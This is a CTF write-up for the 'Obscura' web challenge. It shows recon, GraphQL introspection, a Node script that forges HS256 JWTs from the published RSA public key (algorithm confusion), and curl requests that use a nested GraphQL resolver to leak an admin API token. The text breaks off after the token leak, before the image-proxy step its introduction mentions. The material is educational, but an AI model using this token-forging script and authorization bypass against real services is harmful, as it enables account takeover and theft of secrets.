Obscura Netanix CTF
Full Obscura writeup covering JWT algorithm confusion, nested GraphQL authorization bypass, and protocol-relative URL behavior in an image proxy.
Challenge

The challenge provided a deployed web application named Obscura. The description mentioned a public marketing site, a JWKS endpoint, a small GraphQL API, and an image proxy.
Target:
https://obscura-five-chi.vercel.app/Goal:
Recover the flag from an environment variable on the production deployment.Recon
Important clarification: these routes were not all listed in the frontend source. They were found from a mix of challenge wording, standard web conventions, and confirmation by HTTP responses.
| Route | How it was found | How it was confirmed |
|---|---|---|
/.well-known/jwks.json | The challenge mentioned a JWKS endpoint. /.well-known/jwks.json is the standard JWKS location. | Returned a valid JWKS JSON document. |
/api/graphql | The challenge mentioned a small GraphQL API. In Next.js apps, /api/graphql is a common route. | Accepted POST GraphQL requests and introspection worked. |
/api/proxy | The challenge mentioned an image proxy. I tested common names like /api/proxy. | Returned {"error":"url required"} without a url parameter, confirming the route. |

/api/internal/secret | This was inferred from the goal and route naming: flag was in an env var, and internal/secret-style routes are common in CTF web apps. | Returned 403 {"error":"forbidden"} instead of 404, and Vercel returned x-matched-path: /api/internal/secret. |
So the route list is not "from the code"; it is "confirmed during recon". The challenge text gave the component names, then each route was validated by behavior.
I first checked whether the internal route existed:
curl -i 'https://obscura-five-chi.vercel.app/api/internal/secret'Response:
{"error":"forbidden"}This confirmed that /api/internal/secret was real but protected.
GraphQL Introspection
The GraphQL endpoint was available at:
/api/graphqlI used introspection to list query fields:
curl -sS 'https://obscura-five-chi.vercel.app/api/graphql' \
  -H 'Content-Type: application/json' \
  --data '{"query":"{ __schema { queryType { fields { name } } } }"}'
Important query fields:
viewer
latestUploads
getComment(id: ID!)
listComments(uploadId: ID!)
internalAuditEntry(id: ID!)
healthcheck
Then I inspected the available types:
curl -sS 'https://obscura-five-chi.vercel.app/api/graphql' \
  -H 'Content-Type: application/json' \
  --data '{"query":"{ __schema { types { name fields { name type { kind name ofType { kind name } } } } } }"}'
The interesting types were:
type Comment {
  id: ID!
  body: String!
  author: User
  upload: Upload
  auditEntry: AuditEntry
}

type AuditEntry {
  id: ID!
  action: String!
  target: String!
  notes: String
  performedBy: User
  apiToken: String
}
The key field was:
AuditEntry.apiToken
Step 1: JWT Algorithm Confusion

The challenge exposed a public JWKS:
curl -sS 'https://obscura-five-chi.vercel.app/.well-known/jwks.json' \
  -o /tmp/obscura_jwks.json
View it:

cat /tmp/obscura_jwks.jsonThe key was an RSA key intended for RS256. The bug was that the backend also accepted HS256. That means the RSA public key could be converted to PEM and used as an HMAC secret.
Create forge-obscura-token.js:
const fs = require("fs");
const crypto = require("crypto");

const jwks = JSON.parse(fs.readFileSync("/tmp/obscura_jwks.json", "utf8"));
const jwk = jwks.keys[0];

const pem = crypto
  .createPublicKey({ key: jwk, format: "jwk" })
  .export({ type: "spki", format: "pem" });

function b64(obj) {
  return Buffer.from(JSON.stringify(obj)).toString("base64url");
}

const now = Math.floor(Date.now() / 1000);

const header = b64({
  alg: "HS256",
  typ: "JWT",
  kid: "obscura-v1"
});

const payload = b64({
  sub: "u_2",
  role: "member",
  iat: now,
  exp: now + 3600
});

const signingInput = header + "." + payload;
const sig = crypto
  .createHmac("sha256", pem)
  .update(signingInput)
  .digest("base64url");

console.log(signingInput + "." + sig);
Important note:
Use the PEM generated by Node directly. Manually copying the PEM can break the signature if formatting or the final newline differs.

Step 2: Verify the Forged JWT

I verified the token with the viewer query:
curl -sS 'https://obscura-five-chi.vercel.app/api/graphql' \
  -H "Authorization: Bearer $JWT" \
  -H 'Content-Type: application/json' \
  --data '{"query":"{ viewer { id handle role } }"}'
Expected result:
{
  "data": {
    "viewer": {
      "id": "u_2",
      "handle": "gallerist",
      "role": "ADMIN"
    }
  }
}
This confirmed that the forged JWT was accepted.
Step 3: Find the Nested GraphQL Authorization Bypass
The top-level audit query was protected:
curl -sS 'https://obscura-five-chi.vercel.app/api/graphql' \
  -H "Authorization: Bearer $JWT" \
  -H 'Content-Type: application/json' \
  --data '{"query":"{ internalAuditEntry(id:\"ae_1\") { id action target apiToken } }"}'
Response:
{
  "errors": [
    {
      "message": "admin only"
    }
  ],
  "data": {
    "internalAuditEntry": null
  }
}
The bypass was through the nested Comment.auditEntry field. The direct resolver was protected, but the same object was exposed when reached through comments.
Request:
curl -sS 'https://obscura-five-chi.vercel.app/api/graphql' \
  -H "Authorization: Bearer $JWT" \
  -H 'Content-Type: application/json' \
  --data '{"query":"{ listComments(uploadId:\"up_1\") { id body auditEntry { id action target notes apiToken performedBy { id handle role } } } }"}'
Important result:
{
  "id": "ae_1",
  "action": "upload.delete",
  "target": "up_99",
  "notes": "stale, no traffic",
  "apiToken": "ob-adm-tk_4f8a72b1e6c34d09a5e2916834cf0d1c",
  "performedBy": {
    "id": "u_2",
    "handle": "gallerist",
    "role": "ADMIN"
  }
}
Leaked admin API token:
